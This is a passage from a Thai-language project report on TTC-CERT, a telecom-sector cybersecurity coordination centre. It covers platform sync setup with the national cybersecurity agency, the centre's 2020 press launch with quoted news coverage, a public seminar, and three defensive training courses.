
ภาพที่ 66 *แสดงการใส่ UUID ของ สกมช. ในระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT*

16.1.3. ดำเนินการเพิ่ม Sync User ของ สกมช. บนระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT โดยใช้ Sync User เป็น ncsa@ttc-cert.or.th รายละเอียดตาม**ภาพที่ 67**




ภาพที่ 67 *แสดงการเพิ่ม Sync User ของ สกมช. บนระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT*


16.1.4. ดำเนินการสร้างและกำหนด Authkey ของ ncsa@ttc-cert.or.th บนระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT และส่ง Authkey ดังกล่าวให้กับทาง สกมช. เพื่อใช้ในการเชื่อมต่อระบบ รายละเอียดตาม **ภาพที่ 68**, **ภาพที่ 69** และ **ภาพที่ 70**



ภาพที่ 68 *การสร้างและกำหนด Authkey*



ภาพที่ 69 *การสร้างและกำหนด Authkey*




ภาพที่ 70 *การสร้างและกำหนด Authkey*


16.1.5. (ขั้นตอนนี้จะดำเนินการโดย สกมช.) ดำเนินการ Set up sync server ในระบบ Platform การแลกเปลี่ยนข้อมูล ของ สกมช. โดยใช้ Authkey ที่ได้จาก Sync User จากขั้นตอนก่อน

หน้า ตลอดจนกำหนดให้ระบบ Platform การแลกเปลี่ยนข้อมูล แลกเปลี่ยนข้อมูลเฉพาะข้อมูลชนิด TLP:CLEAR, TLP:GREEN, TLP:AMBER, และ TLP:AMBER+STRICT

16.1.6. ดำเนินการทดสอบการรับ-ส่ง Event ระหว่างศูนย์ TTC-CERT กับ สกมช. รายละเอียดตาม **ภาพที่ 71**, **ภาพที่ 72** และ **ภาพที่ 73**



ภาพที่ 71 *แสดงข้อมูล Event ทดสอบที่ได้รับจาก สกมช.*



ภาพที่ 72 *แสดงข้อมูล Event ทดสอบที่ได้รับจาก สกมช.*

ภาพที่ 73 *แสดงข้อมูล Event ทดสอบที่ศูนย์ TTC-CERT ส่งให้ สกมช.*

17. ผลการดำเนินโครงการ

17.1. รายงานการจัดงานแถลงข่าวเปิดตัวศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

17.1.1. ทางทีมผู้ทำวิจัยได้ดำเนินการจัดงานแถลงข่าวเปิดตัวศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม เมื่อ 14 ธันวาคม 2563 เวลา 14.00 - 15.00 น. ณ ห้องประชุมชั้น 1 สำนักงานคณะกรรมการกิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคมแห่งชาติ

17.1.2. วัตถุประสงค์การจัดงาน

17.1.2.1. เพื่อสื่อสารการลงนามความร่วมมือการลงนามจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม ระหว่าง กสทช. สทค. และผู้ประกอบการ 9 ราย ไปยังวงการโทรคมนาคมและในภาคส่วนต่าง ๆ โดยผ่านสื่อต่าง ๆ

17.1.2.2. เพื่อแสดงความพร้อมในการต่อสู้กับภัยคุกคามทางไซเบอร์ในภาคส่วนโทรคมนาคม

17.1.2.3. เพื่อกระชับความสัมพันธ์ระหว่างหน่วยงานต่าง ๆ ในภาคส่วนโทรคมนาคม และหน่วยงานด้านความมั่นคงปลอดภัยไซเบอร์ของประเทศ

17.1.3. ผู้เข้าร่วมงาน รวมจำนวนประมาณ 70 คน

17.1.3.1. ผู้บริหารระดับสูงจาก กสทช. สทค. สกมช. และผู้ประกอบการ

17.1.3.2. เจ้าหน้าที่และพนักงานจากทั้งภาครัฐและเอกชน

17.1.3.3. สื่อมวลชนจากแขนงต่าง ๆ

17.1.4. ผลการจัดงานแถลงข่าวเปิดตัวศูนย์ TTC-CERT เป็นไปด้วยความเรียบร้อยตรงตามวัตถุประสงค์ของการจัดงาน โดยตัวอย่างข่าวที่เผยแพร่สู่สาธารณะมีดังนี้

กระทรวงดีอี

หน้าหลัก / Cyber BIZ / ข่าวไอที / กระทรวงดีอี

กสทช.ผนึกสมาคมโทรคมฯ จัดตั้งศูนย์ TTC-CERT รับมือภัยคุกคามไซเบอร์ด้านโทรคมนาคม

เผยแพร่: 14 ธ.ค. 2563 16:31 โดย: ผู้จัดการออนไลน์

กสทช.หนุนสมาคมโทรคมฯ และผู้ให้บริการโทรคมนาคม 9 ราย ตั้งศูนย์ TTC-CERT รับมือภัยคุกคามไซเบอร์ด้านโทรคมนาคม

แหล่งข่าว https://mgronline.com/cyberbiz/detail/9630000127608

inn NEWS

ข่าว | บันเทิง | ไลฟ์สไตล์ | การเงิน | ดวง | ลอตเตอรี่ | E-Sport | Podcast | Video | ร่วมด้วยช่วยกัน

ข่าว

ตั้งศูนย์TTC-CERTรับมือภัยคุกคามทางไซเบอร์

14 ธันวาคม 2020 - 09:38

คณะกรรมการกิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคมแห่งชาติ และ สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.) ร่วมกับผู้ให้บริการโทรคมนาคมชั้นนำ 9 ราย ได้แก่ บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด บริษัท ดีแทค ไตรเน็ต จำกัด บริษัท ทรู อินเตอร์เน็ท คอร์ปอเรชั่น จำกัด บริษัท ทีโอที จำกัด (มหาชน) บริษัท กสท โทรคมนาคม จำกัด (มหาชน) บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน) บริษัท ซีเอส ล็อกซอินโฟ จำกัด (มหาชน) บริษัท ยูไนเต็ด อินฟอร์เมชั่น โฮเวย์ จำกัด บริษัท ทริปเปิลที บรอดแบนด์ จำกัด (มหาชน) เดินหน้าเพิ่มขีดความสามารถการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม โดยได้ตกลงลงนามความร่วมมือในการจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) พร้อมรับมือภัยคุกคามทางไซเบอร์ที่อาจจะมีผลกระทบต่อบริการในด้านโทรคมนาคมได้ https://www.youtube.com/watch?v=l43-cH3LGcI&t=42s&ab_channel=INNNEWS

CATEGORIES

ข่าว	104064
บันเทิง	14646
ไลฟ์สไตล์	1621
การเงิน	215
ดวง	296
E-Sport	105
Podcast	164
Video	13327
ลอตเตอรี่	486
ร่วมด้วยช่วยกัน	1322

SPOTLIGHT

อาหาร
ซูบักฮวาแช (Subak Hwachae) เมนูของหวานที่กำลังฮิตใน...

Local Vlog
เทศกาลป่ามะเขือเทศ (La Tomatina) สงครามอาหารที่ใหญ่...

ข่าว
ประกาศรายชื่อผู้โชคดี ลุ้นๆ รับสร้อยคอทองคำ 1 สลึงทุกสัปดาห์

สุขภาพ
7 โรคและเชื้ออันตรายที่มาจากการกินดิบ

ข่าวปิง
บลัชออนสีชมพูววว ปลุกความเป็น Barbie Girl ไอเทมที่สาวๆห้าม...

แหล่งข่าว https://www.innnews.co.th/news/news_9754/

Technology

กสทช.-สทค. และผู้ให้บริการโทรคมนาคม 9 ราย จัดตั้งศูนย์ TTC-CERT รับมือภัยคุกคามทางไซเบอร์

By The Story Thailand 14 ธันวาคม 2020

กสทช.-สทค. และผู้ให้บริการโทรคมนาคม 9 ราย ได้ร่วมกันแถลงข่าวในการบรรลุข้อตกลงจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) โดยได้รับทุนสนับสนุนในการจัดตั้งจากกองทุนวิจัยและพัฒนากิจการกระจายเสียง กิจการโทรทัศน์และกิจการโทรคมนาคม เพื่อประโยชน์สาธารณะ

-พบภัยคุกคามปลอมตัวเป็นแพลตฟอร์ม E-Learning ในอาเซียน เพิ่มขึ้น 4 หลัก
-องค์กรไทยเพิ่มงบด้านความปลอดภัยทางไซเบอร์ รับมือภัยคุกคามรูปแบบใหม่

โดยมีเจตนารมณ์ให้ TTC-CERT เป็นศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศด้านโทรคมนาคม ตามพระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562 ในการทำให้เกิดความมั่นคงปลอดภัยไซเบอร์ ในการให้บริการโทรคมนาคม ให้มีความมั่นคงปลอดภัยในการบริการผู้ใช้งาน และยังเป็นการพัฒนากิจการโทรคมนาคม ของประเทศไทยให้มีความเจริญก้าวหน้า สามารถก้าวทันเทคโนโลยีที่พัฒนาไปอย่างรวดเร็ว และมีมาตรฐานในด้านความมั่นคงปลอดภัยเป็นที่ยอมรับในระดับสากล

แหล่งข่าว https://www.thestorythailand.com/14/12/2020/9555/

Bangkok Post

NEWS THAILAND BUSINESS LIFE GURU LEARNING MULTIMEDIA

BUSINESS › GENERAL

TCT opens cyberthreat combat centre

PUBLISHED : 15 DEC 2020 AT 04:00
NEWSPAPER SECTION: BUSINESS WRITER: KOMSAN TORTERMVASANA

Mr Vichaow, left, said the TTC-CERT will work on data exchange.

The Telecommunications Association of Thailand (TCT) yesterday launched a centre to coordinate efforts to combat cyberthreats in the telecom industry and to serve as a venue for information-sharing about the issue.

The centre is called TTC-CERT, or Thailand Telecom Computer Emergency Response Team.

แหล่งข่าว https://www.bangkokpost.com/business/2035311/tct-opens-cybe

แหล่งข่าว https://news.ch7.com/detail/455343

แหล่งข่าว https://www.youtube.com/watch?v=zSKKBjE6tIU&ab_channel=TNNOnline

17.1.5. ภาพบรรยากาศในงาน

AWN
true online
TOT
CAT
CSL
UIH
งานแถลงข่าว

SYMPHONY
CSL
UIH
CERT)

กทปส.
กสทช.
AWN
dtac
true online
TOT
CAT
3BB
SYMPHONY
CSL
UIH
งานแถลงข่าว
(TTC-CERT)

17.2. รายงานการจัดงานสัมมนาเผยแพร่ความรู้เพื่อประโยชน์สาธารณะ

17.2.1. บทสรุปผู้บริหาร

การจัดงานสัมมนาเผยแพร่ความรู้ทางวิชาการด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ จัดขึ้นเพื่อเผยแพร่ความรู้ทางวิชาการด้านความมั่นคงปลอดภัยไซเบอร์ สร้างความรู้ความเข้าใจ และกระตุ้นให้เกิดความตระหนักรู้ในเรื่องความมั่นคงปลอดภัยทางไซเบอร์ ผ่านการจัดงานสัมนาเชิงวิชาการแก่องค์กรต่าง ๆ ในประเทศไทย อาทิ หน่วยงานกำกับดูแล องค์กรในภาคส่วนโทรคมนาคม องค์กรที่อยู่นอกส่วนโทรคมนาคม รวมถึงประชาชนผู้ที่สนใจทั่วไป เพื่อส่งเสริมให้ผู้เข้าร่วมงานสัมมนามีการเตรียมพร้อมด้านทรัพยากรบุคคล กระบวนการและเทคโนโลยีที่เกี่ยวข้อง สำหรับรับมือกับความท้าทายด้านความปลอดภัยทางไซเบอร์ในปัจจุบันที่เปลี่ยนแปลงไปอย่างรวดเร็ว จัดขึ้นในวันที่ 15 ธันวาคม พ.ศ. 2565 ณ โรงแรม เซ็นจูรี่พาร์ค มีผู้ให้ความสนใจร่วมงานทั้งสิ้น 126 ท่าน ภายในงานได้มีการเผยแพร่ถึงบทบาทหน้าที่หลักของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม และให้ความรู้ทางวิชาการด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ งานสัมมนาได้มีการกระตุ้นให้เกิดการถาม-ตอบและแสดงความคิดเห็นต่างๆทั้งผู้ที่ร่วมภายในงานและผู้ที่รับชมผ่านทาง Facebook Live โดยได้เกิดความร่วมมือของหน่วยงานต่างๆตรงตามวัตถุประสงค์ของการจัดงานสัมมนาในครั้งนี้

17.2.2. วัตถุประสงค์โครงการ

17.2.2.1. เพื่อเผยแพร่องค์ความรู้ทางวิชาการ ตลอดจนถ่ายทอดประสบการณ์ การจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม การรับมือเหตุภัยคุกคามทางไซเบอร์ ข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์โดยเฉพาะภัยคุกคามทางไซเบอร์ที่เกิดขึ้นในประเทศไทย

17.2.2.2. เพื่อยกระดับความเชื่อมั่นและไว้วางใจ (Trust) ระหว่างหน่วยงานภาครัฐ องค์กรหรือผู้ประกอบธุรกิจด้านโทรคมนาคมในประเทศไทย ตลอดจนเพื่อสร้างความตระหนักรู้ถึงความสำคัญที่อุตสาหกรรมโทรคมนาคมต้องมีความสามัคคี ร่วมแรงร่วมใจกันเพื่อเฝ้าระวังเหตุภัยคุกคามทางไซเบอร์ที่นับวันจะมีความรุนแรงมากขึ้นตามเทคโนโลยีที่พัฒนาอย่างรวดเร็ว

17.2.2.3. เพื่อสร้างประโยชน์สาธารณะโดยการเพิ่มขีดความสามารถในด้านความมั่นคงปลอดภัยทางไซเบอร์และสร้างความเชื่อมั่นให้กับประชาชนหรือองค์กรต่าง ๆ ในประเทศในการใช้บริการโทรคมนาคมอย่างปลอดภัย

17.2.2.4. เพื่อเพิ่มขีดความสามารถของบุคคลากรหรือองค์กรต่าง ๆ ในการติดตามภัยคุกคามทางไซเบอร์ให้เท่าทันกับภัยคุกคามใหม่ ๆ ที่เกิดขึ้น โดยมุ่งเน้นการสร้างขีดความสามารถในการตรวจจับและการป้องกันภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้น ได้ในอนาคตกับองค์กร

17.2.3. ข้อมูลผลการจัดงานสัมมนาเผยแพร่ความรู้ทางวิชาการด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ มีรายละเอียดตาม**เอกสารแนบท้าย 1**

17.3. รายงานการจัดกิจกรรม Capacity Building

17.3.1. การจัดกิจกรรม Capacity Building ครั้งที่ 1

- หัวข้อการฝึกอบรม: How to be a Security Analyst
- วิธีการ: จัดกิจกรรมฯ ในรูปแบบห้องเรียน (Classroom-Style)
- สถานที่: โรงแรมบลิสตัน สุวรรณ พราร์ควิว ห้อง Bliston Ballroom ชั้น 4
- วันเวลา: 9-11 ก.พ. 2565 เวลา 09.00-16.00 น.
- วิทยากร: อ.วัชรพล วงศ์อภัย CISSP, SANS GCIH and GCFA, SSCP, CEHv8, ECSA, Pentest+, Security+, MCT
- ผลการอบรม: เข้าอบรมทั้งหมด 23 คน สอบผ่าน 23 คน

17.3.2. การจัดกิจกรรม Capacity Building ครั้งที่ 2

- หัวข้อการฝึกอบรม: How to be a Cyber Threat Hunter
- วิธีการ: จัดกิจกรรมฯ ในรูปแบบห้องเรียน (Classroom-Style)
- สถานที่: โรงแรมไอบิส สไตล์ กรุงเทพ รัชดา
- วันเวลา: 28-30 มิ.ย.2565 เวลา 09.00-16.00 น.
- วิทยากร: อ.วัชรพล วงศ์อภัย CISSP, SANS GCIH and GCFA, SSCP, CEHv8, ECSA, Pentest+, Security+, MCT
- ผลการอบรม: เข้าอบรมทั้งหมด 24 คน สอบผ่าน 24 คน

17.3.3. การจัดกิจกรรม Capacity Building ครั้งที่ 3

- หัวข้อการฝึกอบรม: Basic Malware Analysis with MISP: Techniques for Detection, Attribution, and Enrichment
- วิธีการ: จัดกิจกรรมฯ ในรูปแบบห้องเรียน (Classroom-Style)
- สถานที่: โรงแรมกราฟ โฮเทล กรุงเทพ รัชดา
- วันเวลา: 7-9 สิงหาคม 2566 เวลา 09.00-16.00 น.

- วิทยากร
    - คุณพิศุทธิ์ ม่วงสมัย, Certified Information Systems Security Professional (CISSP)
    - คุณมาวิณ ภาสประภา, GIAC Reverse Engineering Malware Certification (GREM)
- ผลการอบรม: เข้าอบรมทั้งหมด 21 คน สอบผ่าน 21 คน

17.3.4. ข้อมูลรายละเอียดผลการจัดกิจกรรม Capacity Building ทั้ง 3 ครั้ง มีรายละเอียดตาม **เอกสารแนบท้าย 2**

17.4. ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT และส่งให้กับสมาชิกศูนย์ TTC-CERT ที่อยู่ในภาคส่วนโทรคมนาคมผ่าน Platform การแลกเปลี่ยนข้อมูล

